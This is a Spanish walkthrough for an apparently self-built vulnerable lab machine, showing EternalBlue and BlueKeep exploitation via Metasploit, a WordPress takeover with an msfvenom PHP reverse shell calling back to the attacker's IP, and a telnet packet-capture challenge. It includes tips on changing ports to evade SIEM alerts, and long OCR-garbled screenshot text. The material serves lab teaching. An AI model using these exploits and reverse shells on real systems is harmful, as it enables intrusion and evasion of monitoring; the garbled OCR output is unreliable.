
**GUÍA DE EXPLOTACIÓN DE LA MÁQUINA**

En esta guía se recogen los pasos a seguir para explotar las vulnerabilidades de la máquina y resolver todos los retos sin generar alertas de seguridad en el SIEM. En todos los casos se utilizará una máquina virtual con el sistema operativo de Kali Linux para realizar los ataques a la máquina vulnerable que hemos desarrollado.

1. **Explotación de la vulnerabilidad asociada al protocolo SMB**


Para la explotación de esta vulnerabilidad utilizaremos el framework de metasploit de nuestra máquina Kali.

En primer lugar, comprobamos con el módulo auxiliar "*auxiliary/scanner/smb/smb\_ms17\_010*" que la máquina víctima es vulnerable. Simplemente tendremos que configurar el parametro RHOSTS indicando la ip de la máquina víctima y, posteriormente, ejecutar el módulo.



Al ejecutar el módulo auxiliar observamos que el objetivo es vulnerable, por lo que utilizaremos el siguiente exploit para aprovechar la vulnerabilidad y acceder al sistema: "*exploit/windows/smb/ms17\_010\_eternalblue*". Este es el exploit que aprovecha la vulnerabilidad que hemos comprado con el módulo auxiliar.

Tendremos que configurar el parámetro RHOSTS con la IP de la máquina víctima y el payload que queremos ejecutar. En este caso nos interesa utilizar meterpreter, por lo que utilizaremos el payload "*Windows/x64/meterpreter/reverse\_tcp*" y configuraremos el parámetro LHOST con la IP de nuestro kali. Para evitar que se genere una alerta por la detección de una Shell inversa modificamos el puerto en el que queremos recibir la conexión. Por defecto este puerto es el 4444 y lo cambiamos por el 1234. Así evitaremos que se detecte esta Shell.




El exploit funciona a la primera y conseguimos una nueva sesión de meterpreter. Comprobamos el usuario y observamos que hemos conseguido acceso como el usuario SYSTEM, por lo que tendremos privilegios para realizar cualquier acción dentro del sistema.


1. **Explotación de la vulnerabilidad asociada al protocolo RDP**

Al igual que en la explotación de la vulnerabilidad anterior, utilizaremos el framework de metasploit para realizar la intrusión en la máquina víctima.

El proceso a realizar será el mismo que anteriormente. En primer lugar, utilizaremos el módulo auxiliar “*auxiliary/scanner/rdp/cve\_2019\_0708\_bluekeep*” para comprobar si el objetivo es vulnerable. Para ello, cargamos el módulo, configuramos el parámetro RHOSTS con la IP de la víctima y procedemos a ejecutarlo.



Comprobamos que la víctima es vulnerable, por lo que ahora tendremos que cargar el exploit “*exploit/windows/rdp/cve\_2019\_0708\_bluekeep\_rce*” para aprovechar esta vulnerabilidad y conseguir la intrusión en el sistema. Configuramos los parámetros de la misma manera que anteriormente, teniendo especial cuidado al modificar el puerto LPORT para no ser detectados. Además, esta vez tendremos que seleccionar el objetivo porque así lo requiere este exploit.




El exploit funciona a la primera y volvemos a conseguir nueva sesión de meterpreter con el usuario SYSTEM, por lo que tendremos privilegios para realizar cualquier acción dentro del sistema.


1. **Resolución del primer reto**

En primer lugar y a modo de reconocimiento accedemos por http a la web de la máquina víctima. Nos encontramos con la página por defecto de WampServer donde podemos ver que existe un WordPress, ya que hay un link que nos redirige al sitio.

Lo primero que vemos al acceder al sitio de WordPress es una publicación de usuario “admin” hablando sobre esteganografía, lo que nos da una pista clara del reto:



Para comenzar con el reto de esteganografía descargaremos la imagen de la publicación ejecutando el siguiente comando desde el terminal de Kali: “wget <http://192.168.0.22/wordpress/wp-content/uploads/2020/08/Esteganografia.jpg>”. Una vez hemos descargado la imagen utilizaremos la herramienta Steghide para intentar extraer el contenido que la imagen tiene oculto. Para ello utilizaremos el comando “steghide --extract -sf ./Esteganografia.jpg -xf textooculto-txt” como se muestra en la imagen:




Con esto, hemos guardado el contenido oculto en el archivo “textooculto-txt” y vemos que lo que contiene podría ser una especie de contraseña: “thatsme”. Puesto que sabemos que el usuario del post es el usuario “admin”, intentaremos hacer login para acceder al panel de administración de WordPress. Probamos, por tanto, estas credenciales y conseguimos acceder al panel de administración.

El siguiente paso será intentar conseguir acceso a la máquina víctima desde este panel. Para ello, instalaremos un plugin para la gestión de los archivos de WordPress que nos permitirá realizar la subida de archivos al equipo. Este plugin se llama “Advanced File Manager” y lo podremos encontrar a través de la pestaña de Plugins del panel de administración. Simplemente tendremos que seleccionar la opción de instalar y ya nos aparecerá entre nuestros Plugins.

Texto alternativo generado por el equipo:
Dash board 
File Manager 
Posts 
Media 
l' Pages 
Comments 
Appearance 
Plugins 
Plugi 
Tools 
Settings 
+ New 
WordPre•ss 5.5 is available! Please update now. 
Plugins 
Pl ugi n 
Acti 
Bulk Actions 
Plugin 
Akismet 
Act vate 
Edit 
Apply 
De I ete 
File Manager Advanced 
Edit 
Description 
by milliors, Akisme is quite 
-Activate• link tc left Cf this 2) Sil 
By I Vi.w details 
for 
details 
E plugin, it 
Hello Dolly 
Activate Edit 
Plugin 
De I ete 
yau Will rEndcmlY 
IHic from HEIlc, Oclly in 
1 S By Matt I Vi.w details 
Description 

Una vez instalado tendremos la capacidad de subir cualquier archivo al equipo. Crearemos entonces una Shell Inversa en PHP, ya que hemos visto que es el lenguaje utilizado en el sitio. Esta Shell nos dará la conexión que buscamos a la máquina víctima. Creamos la Shell con ayuda de la herramienta MSFvenom de Kali de la siguiente manera con el comando “*msfvenom -p php/meterpreter\_reverse\_tcp LHOST=192.168.0.165 LPORT=9999 -f raw > shell.php*”. Esto nos genera un archive llamado “shell.php” que, al ser ejecutado realiza una conexión a nuestro sistema por el puerto 9999. En nuestra máquina deberemos poner este puerto a la escucha para poder recibir la conexión entrante.


Ahora que hemos creado el archivo de la shell en php lo subimos con ayuda del plugin de gestion de archivos:



La ruta donde lo hemos subido es: “/wordpress/wp-content/uploads/08”. Antes de ejecutar esta shell inversa, debemos poner a la escucha el puerto mencionado previamente a través del modulo handler del framework de Metasploit como se muestra en la siguiente imagen:

Texto alternativo generado por el equipo:
msf5 > handler -p php/meterpreter reverse tcp -H 192. 168.0.165 
Payload handler running as background job O. 
started reverse TCP handier on 192.168.0.165:9999 
msf5 > jobs 
_ p 9999 
Jobs 
Id 
msf5 > 
Name 
Exploit: 
multi/handler 
Payload 
php/meterpreter reverse tcp 
Payload opts 


Asi, la máquina atacante queda a la espera de que la víctima inicie la conexión que le otorgue el acceso al sistema. Una vez hecho esto, accedemos a la ruta a través del navegador de nuestra Kali.



Observamos que se encuentra tanto la imagen del reto de esteganografía como la Shell. Hacemos click sobre el archivo “shell.php” para ejecutarla y vemos como inmediatamente obtenemos la conexión:


Texto alternativo generado por el equipo:
msf5 > handler -p php/meterpreter reverse tcp -H 192. 168.0.165 
Payload handler running as background job O. 
started reverse TCP handier on 192.168.0.165:9999 
msf5 > jobs 
_ p 9999 
Jobs 
Id 
msf5 > 
Name 
Payload 
Payload opts 
Exploit: multi/handler php/meterpreter reverse tcp tcp://192. 168.0. 165:9999 
Meterpreter session 1 opened (192.168.0.165:9999 192.168.0.22:50251) at 2020-08-28 17 
msf5 > sessions 
Active sessions 
Id Name T ype 
meterpreter php/windows 
msf5 > sessions -i 1 
Starting interaction with 1... 
meterpreter > getuid 
Server username: SYSTEM (O) 
> sysinfo 
meterpreter 
Computer 
. W7TRYME 
os 
Meterpreter : 
meterpreter 
Information 
SYSTEM (0) 
@ W7TRYME 
Connection 
192.168.0.165:9999 
192.168.0.22:50251 
40100 
(192.168.0.22) 
. Windows NT W7TRYME 6.1 build 7601 
php/windows 
(Windows 7 Business Edition Service Pack 1) AMD64 

Ahora que ya temenos acceso a la máquina de la víctima, simplemente vamos al escritorio del usuario vuln y conseguimos nuestra primera FLAG:




1. **Resolución del segundo reto**

En el sitio web encontraremos la primera pista para resolver este reto. Al inspeccionar el código fuente vemos que hay un fragmento de código comentado que indica que existe un fichero llamado “telnetuser.pcapng” y que tiene que ver con el protocolo telnet. Por ello, intentaremos realizar la descarga de ese archivo para inspeccionar su contenido.



Desde Kali haremos la descarga del archivo mencionado para poder analizarlo con la herramienta de análisis de tráfico de red llamada Wireshark.




Una vez descargado procedemos a abrir el archivo con Wireshark y hacemos un filtrado del tráfico del protocolo telnet, puesto que las pistas encontradas previamente así nos lo indican. Una vez filtrado por el protocolo telnet y para poder analizar de una forma más visual y clara este tráfico, seleccionamos la opción de “Follow TCP Stream” como se puede ver en la siguiente imagen:

Texto alternativo generado por el equipo:
telnet 
No. 
2115 
2178 
2183 
92.168.9.165 
2442 
2443 
92.168.9.165 
2445 
2446 
92.168.9.165 
2448 
92.168.9.165 
2449 
2450 
92.168.9.165 
2452 
2453 
92.168.9.165 
2455 
2456 
92.168.9.165 
2458 
2459 
92.168.9.165 
2462 
92.168.9.165 
2464 
2465 
92.168.9.165 
2467 
2468 
92.168.9.165 
2470 
2473 
2474 
2476 
2477 
2479 
2480 
2482 
2483 
92.168.9.165 
2485 
2489 
2493 
2496 
Time 
64.876837725 
85 .919428212 
86 .93985 
2184 86.91045 
150.9963 
151. 
151.0094 
151.0097 
151. 
151. 
151.0102 
152.8369 
152.8378 
153.1122 
153.1125 
153.4813 
153.4817 
2461 153.8111 
153.8115 
154.9941 
154.005e 
154.2179 
154.2184 
154.5375 
2471 154.5385 
154.7752 
154.7757 
155.0526 
155.0536 
155.141@ 
155.1419 
158 
.474Q 
158 
.4747 
159. 3207 
Source 
192.168.9.22 
Mark/Unmark Packet 
Ignore/Unignore Packet 
Set/Unset Time Reference 
Time Shift... 
Packet Commentm 
Edit Resolved Name 
Apply as Filter 
Prepare a Filter 
Conversation Filter 
Colorize Conversation 
SCTp 
Follow 
Copy 
Protocol Preferences 
Decode As... 
Show Packet in New Window 
Destination 
Ig2.168.a.165 
Ig2.16B.O.16S 
g2.16B.o.22 
92.168.9.22 
92.168.9.22 
92.168.9.22 
92.168.9.22 
92.168.9.22 
92.168.9.22 
92.168.9.22 
92.168.9.22 
92.168.9.22 
TCP Stream 
UDP Stream 
T LS Stream 
HTrp 
Stream 
159.791979489 
2491 16e.BB7898714 
16e.534364722 
192.168.9.165 
192.168.9.165 
192.168.9.165 
192.168.9.165 
92.168.9.22 
192.168.9.22 
192.168.9.22 
192.168.9.22 
192.168.9.22 
Protocol 
TELNET 
TEL"ET 
TELNET 
TELNET 
TELNET 
TELNET 
TELNET 
TELNET 
TELNET 
TELNET 
TELNET 
TELNET 
TELNET 
TELNET 
TELNET 
TELNET 
TELNET 
TELNET 
TELNET 
TELNET 
TELNET 
TELNET 
TELNET 
TELNET 
TELNET 
TELNET 
TELNET 
TELNET 
TELNET 
TELNET 
TELNET 
TELNET 
TELNET 
TELNET 
TELNET 
TELNET 
TELNET 
Length 
87 
87 
115 
241 
93 
87 
87 
119 
194 
93 
75 
67 
67 
67 
67 
67 
67 
67 
67 
67 
67 
67 
67 
67 
67 
67 
67 
67 
67 
67 
67 
67 
78 
67 
67 
67 
67 
67 
Info 
Telnet 
Telnet 
Telnet 
Telnet 
Telnet 
Telnet 
Telnet 
Telnet 
Telnet 
Telnet 
Telnet 
Telnet 
Telnet 
Telnet 
Telnet 
Telnet 
Telnet 
Telnet 
Telnet 
Telnet 
Telnet 
Telnet 
Telnet 
Telnet 
Telnet 
Telnet 
Telnet 
Telnet 
Telnet 
Telnet 
Telnet 
Telnet 
Telnet 
Telnet 
Telnet 
Telnet 
Telnet 
Telnet 
Data . 
Date . 
Data 
Data 
Data 
Data . 
Data 
Data 
Data 
Data 
Data 
Data 
Data 
Data 
Data 
Data 
Data 
Data 
Data . 
Data 
Data . 
Data 
Data 
Data . . 
Data . 
Data . 
Data 
Data 
Data 
Data . 
Data . 
Data 
